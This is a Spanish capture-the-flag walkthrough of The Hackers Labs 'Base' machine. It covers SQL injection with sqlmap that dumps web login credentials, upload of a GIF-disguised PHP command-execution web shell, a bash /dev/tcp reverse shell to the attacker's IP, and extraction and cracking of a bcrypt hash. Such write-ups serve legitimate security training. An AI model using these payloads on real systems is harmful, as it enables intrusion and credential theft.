

CTF THE HACKERS LABS: BASE



INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página [The Hackers Labs](#), la máquina llamada [Base](#)

Se trata de una máquina con una intrusión desafiante, ya que se trata de una máquina de nivel avanzado, donde tendremos que vulnerar una base de datos para poder llegar a encontrar el acceso al servidor, a partir de allí, nos tocará hacer un poco de blue team para averiguar más cosas para avanzar en ella.

Una máquina excelente y desafiante.

Vamos a por ella!!!

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como es normal en THL, la máquina ya nos entrega la IP que se le ha concedido.

```
BASE

[+] Creador: R0dgar
[+] Nombre: Base
[+] IP: 10.0.73.17
TheHackersLabs-Base login:
```

Realizaremos el NMAP con los parámetros siguientes:

- p- : Escaneo de todos los puertos. (65535)*
- sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.*
- sC : Realiz una escaneo con los scripts básicos de reconocimiento*
- sV : Realiza un escaneo en búsqueda de los servicios*
- min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.*
- n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.*
- Pn: Deshabilitamos el descubrimiento de host mediante ping.*
- oG: Para guardar en un archivo el resultado del escaneo.*
- vvv: Para aplicar verbose a la salida de información.*

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.17 -oG ports.txt
```

El cual nos devuelve el resultado de que tiene 3 puertos abiertos 22 (SSH), 80 (HTTP) y 8080 (HTTP).


BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 c8:5f:17:62:8c:26:0a:7b:b2:c6:07:33:31:64:84:30 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPc+sw2rJ9spBEuudmTE24Jhc7h4M+q77B8rG7d1f/L4H1Yc5TfhsQgYpm9JKs11iOTn8pBnyt2RZgjE3KdDDAU=
|   256 e3:92:58:d8:50:ac:00:5a:49:02:d7:e9:33:18:47:8c (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI00KQXb6whCSXP4pzCxG0CRwQ0Z90Gz4zu9PHRMS5498
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_ http-favicon: Unknown favicon MD5: 315957B26C1BD8805590E36985990754
|_ http-title: FlatPress
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-generator: FlatPress fp-1.2.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
8080/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Search Page
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:C5:86:BC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


2) Enumeración.

Vamos a proceder de realizar la enumeración de la máquina, empezando por el website. Recordad que tenemos dos puertos de HTTP, por lo tanto tendremos que mirar los dos.


En el puerto 80, nos encontramos un website donde tenemos un login, pero no tenemos las claves de acceso a el, tendremos que seguir buscando.



BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).




En el puerto 8080, nos encontramos con otro website donde parece que es algún tipo de buscador.




Ya que si ponemos un nombre, por ejemplo el que nos entrega el mismo "JUAN", nos devuelve información de "JUAN".

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).



Vamos a hacer más pruebas en este entorno, vamos a probar de realizar SQLi sobre el buscador a ver si nos devuelve más información sobre si hay una base de datos o no detrás de él.

Si hacemos una SQLi básica '**OR 1=1--**' - podemos observar que nos devuelve más contenido de lo que supuestamente tiene la BBDD.



ID	Nombre	Correo	Dirección	Móvil
1	Ana Pérez	ana.perez@example.com	Calle Falsa 123, Madrid	600123456
2	Luis Gómez	luis.gomez@example.com	Avenida Siempre Viva 742, Barcelona	600234567
3	María López	maria.lopez@example.com	Calle del Mar 45, Valencia	600345678
4	Javier Martínez	javier.martinez@example.com	Plaza Mayor 10, Sevilla	600456789
5	Juan	juan@example.com	Calle del Sol 99, Madrid	600567890

[Volver a la búsqueda](#)

Por lo tanto, vamos a proceder de realizar un SQLMAP para ver si sacamos más información de esta BBDD.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]  
# sqlmap -u "http://10.0.73.17:8080/index.php" --forms --batch -dbs
```

Vamos a explicar esta sintaxis para que quede más clara.

- *sqlmap*: Es una herramienta automatizada de código abierto usada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web.
- *-u "http://10.0.73.17:8080/index.php"*: Define la URL objetivo a la cual se dirigirá el ataque.
- *--forms*: Indica a *sqlmap* que analice automáticamente todos los formularios disponibles en la URL proporcionada. *sqlmap* enviará peticiones a cada formulario para intentar encontrar posibles vulnerabilidades SQLi.
- *--batch*: Realiza todas las pruebas automáticamente sin solicitar confirmaciones ni interacciones del usuario. Esto permite que la prueba sea más rápida y automatizada.
- *--dbs*: Solicita a *sqlmap* enumerar todas las bases de datos existentes en el servidor vulnerable, en caso de que encuentre una vulnerabilidad SQL.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

En resumen, este comando intenta encontrar vulnerabilidades SQL Injection en los formularios que se encuentren en la página index.php, realiza automáticamente las acciones necesarias sin preguntar, y, en caso de éxito, enumerará las bases de datos del sistema objetivo.

```
[00:33:23] [INFO] fetching database names
available databases [6]:
[*] FlatPress
[*] information_schema
[*] mysql
[*] Nombres
[*] performance_schema
[*] sys
```

Podemos ver que tenemos dos BBDD interesantes, entre ellos “**FLATPRESS**” y “**Nombres**”.

Vamos a proceder a comprobar si podemos sacar las tablas de la BBDD **FLATPRESS**, para ello utilizaremos la siguiente sintaxis en SQLMAP.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# sqlmap -u "http://10.0.73.17:8080/index.php" --forms --batch -D FlatPress --tables
```

Vamos a explicar los parámetros que le agregamos ahora:

- *--forms*: Le indica a sqlmap que analice automáticamente todos los formularios presentes en la página para encontrar vulnerabilidades SQL Injection.
- *--batch*: Ejecuta sqlmap en modo automático sin pedir confirmación al usuario durante la ejecución.
- *-D FlatPress*: Indica a sqlmap que se centre específicamente en la base de datos llamada FlatPress.
- *--tables*: Solicita a sqlmap enumerar todas las tablas existentes en la base de datos especificada (FlatPress).

Este comando buscará vulnerabilidades SQL Injection en los formularios de la página proporcionada. Si encuentra vulnerabilidad, automáticamente y sin interacción adicional, enumerará todas las tablas contenidas en la base de datos llamada FlatPress.

Encontramos una tabla llamada “**login**”.

```
[00:36:32] [INFO] fetching tables for database: 'FlatPress'
Database: FlatPress
[1 table]
+-----+
| login |
+-----+
```

Vamos a intentar extraer los datos de esta tabla mediante SQLMAP también, para ello vamos a utilizar la siguiente sintaxis.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# sqlmap -u "http://10.0.73.17:8080/index.php" --forms --batch -D FlatPress -T login --dump
```

Vamos a explicar los parámetros que utilizamos:

- `--forms`: Indica a sqlmap que examine todos los formularios disponibles en la página objetivo para intentar encontrar vulnerabilidades de inyección SQL.
- `--batch`: Ejecuta sqlmap en modo automático, sin solicitar interacción al usuario.
- `-D FlatPress`: Indica la base de datos específica (FlatPress) sobre la que deseas trabajar.
- `-T login`: Especifica la tabla concreta (login) dentro de la base de datos indicada anteriormente.
- `--dump`: Solicita a sqlmap que extraiga y muestre el contenido completo de la tabla especificada (login).

Este comando busca vulnerabilidades SQL Injection en los formularios de la página objetivo y, en caso de encontrar una vulnerabilidad, automáticamente extraerá todos los registros almacenados en la tabla login de la base de datos llamada FlatPress.

Nos devuelve la siguiente información de la tabla.

```
[00:47:38] [INFO] fetching entries for table 'login' in database 'FlatPress'
Database: FlatPress
Table: login
[1 entry]
+-----+-----+-----+
| id | user | password |
+-----+-----+-----+
| 1 | r0dgar | SNIETbkGBChFqeUJuqBO |
+-----+-----+-----+
```

Acabamos de conseguir un usuario de acceso, pero hay que remarcar, que es del web-login que hemos encontrado en el puerto 80 cuando hacíamos la enumeración web.

Vamos a probar si realmente funciona, pondremos el usuario y el password en el form de login y accederemos al web.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

FlatPress

My FlatPress blog

Login

Insert your user name and password

Username:

Password:

Login

Admin

Login

Menu

[Home](#)
[Blog](#)
[About](#)
[Contact](#)

Categories

Unfiled

Archives

2024
September

Last 1 entries

Welcome to FlatPress!

Search

Search

Nos encontramos con un menú de Administración.


Administration area

Home Logout


Main Entries Statics Uploader Widgets Plugins Themes Options Maintain

Welcome to the administration area!


Select an action




New Entry
Add a new entry




Entries
Show and manage all the entries




Widgets
Manage sidebar, bottombar and topbar widgets



Plugins
Install, enable, disable plugins



Configuration
Customize your flatpress



Maintenance
Clean and restore flatpress

This blog is proudly powered by FlatPress.


Tendremos que investigar a ver que realmente podemos hacer.

3) Explotación.

En la parte superior, vemos que tenemos un menú, y entre las opciones tenemos una de UPLOADER, por lo tanto suponemos que podremos colgar algún archivo, vamos a comprobar que es lo que realmente podemos hacer.



Vemos que podemos subir archivos, y nos interesaría saber si podemos subir archivos PHP, ya que así podríamos subir una REVERSE-SHELL y aprovechar este fallo en la seguridad del site. Hay que recordar también, ya que tendremos que buscar por internet, que en el **NMAP**, nos ha devuelto la versión del **FLATPRESS**, concretamente la versión **FP-1.2.1**, y esto será lo que nos ayudará en nuestra búsqueda.




Buscando por internet, encuentro una posible REVERSE-SHELL que se podría utilizar en esta máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# cat prova.php
GIF89a;
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).


Vamos a proceder a subir el archivo utilizando el upload encontrado.

Una vez subido el archivo, vemos que lo ha aceptado perfectamente.




Ahora solo nos queda averiguar como ejecutarlo.

En el menú vemos que tenemos una opción de MEDIA MANAGER y en ella, nos aparece nuestro PHP. Si pulsamos encima de el, lo ejecutamos directamente.



Vamos a proceder a ejecutarlo



BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vemos que se nos ejecuta un “prompt” donde podemos introducir comandos, vamos a probar de realizar un id a ver si se ejecuta correctamente.

```
GIF89a;  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vemos que la ejecución se ha llevado a cabo y nos ha devuelto el resultado. Vamos a probar pues si podemos levantar un NetCat y conseguir así una REVERSE-SHELL en nuestra máquina.

Pero antes tendremos que ejecutar una escucha con netcat en nuestra máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]  
# nc -nlvp 3344
```

Para ello vamos a utilizar la siguiente sintaxis para crear un NC con nuestra máquina.

```
GIF89a;  
bash -c 'bash -i >& /dev/tcp/10.0.73.4/3344 0>&1'  
Execute
```

Y ejecutaremos el comando.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]  
# nc -nlvp 3344  
listening on [any] 3344 ...  
connect to [10.0.73.4] from (UNKNOWN) [10.0.73.17] 49458  
bash: cannot set terminal process group (764): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@TheHackersLabs-Base:/var/www/html/fp-content/attachs$
```

Estamos dentro de la máquina objetivo!!

Vamos a hacer el tratamiento de la SHELL para poder trabajar mucho mejor, ya que no disponemos de todos los comandos.

```
script /dev/null -c bash  
  
ctrl + z  
  
stty raw -echo;fg  
  
reset xterm  
  
export TERM=xterm  
  
export SHELL=bash
```

Vamos a mirar en **/opt** a ver si nos encontramos con alguna sorpresa, ya que viendo por la máquina no encontramos nada que nos sea de utilidad.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Nos encontramos con un fichero **hash.txt**, tenemos seguimiento!!!

```
www-data@TheHackersLabs-Base:/var/www/html/fp-content/attachs$ cd /opt
www-data@TheHackersLabs-Base:/opt$ ls -la
total 12
drwxr-xr-x  2 root  root  4096 Sep 10  2024 .
drwxr-xr-x 19 root  root  4096 Sep 10  2024 ..
-rw-r--r--  1 pedro pedro   61 Sep 10  2024 hash.txt
www-data@TheHackersLabs-Base:/opt$
```

Si visualizamos en fichero tenemos un hash el cual no podemos tratar en la máquina.

```
www-data@TheHackersLabs-Base:/opt$ cat hash.txt
$2b$12$Qq75yQ3G.ydG2nXr4LzAPeJ6GE8po1Ntj0AGZ2l1aIGa5//I5J/Xq
www-data@TheHackersLabs-Base:/opt$
```

Lo tendremos que traer a nuestra máquina. Para ello utilizaremos el modulo de servidor de Python, vamos a montarlo.

```
www-data@TheHackersLabs-Base:/opt$ python3 -m http.server 8045
Serving HTTP on 0.0.0.0 port 8045 (http://0.0.0.0:8045/) ...
```

En nuestra máquina, tendremos que ejecutar un wget para para extraer el fichero.

```
(root@Wire-Kali) [/home/wireseed/Escritorio/Base]
# wget https://10.0.73.17:8045/hash.txt
--2025-03-27 23:42:52-- http://10.0.73.17:8045/hash.txt
Conectando con 10.0.73.17:8045... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 61 [text/plain]
Grabando a: 'hash.txt.1'
hash.txt.1 100%[=====] 61 --.-KB/s en 0s
2025-03-27 23:42:52 (10.5 MB/s) - 'hash.txt.1' guardado [61/61]
```

Vamos a tratar el archivo utilizando **John the Ripper**.

```
(root@Wire-Kali) [/home/wireseed/Escritorio/Base]
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Y el resultado es:

```
?:secret
1 password hash cracked, 0 left
```

Ya teníamos los usuarios de antes de entrar en la máquina, ya que hemos solicitado un passwd en el web, pero por si acaso lo volvemos a mirar.

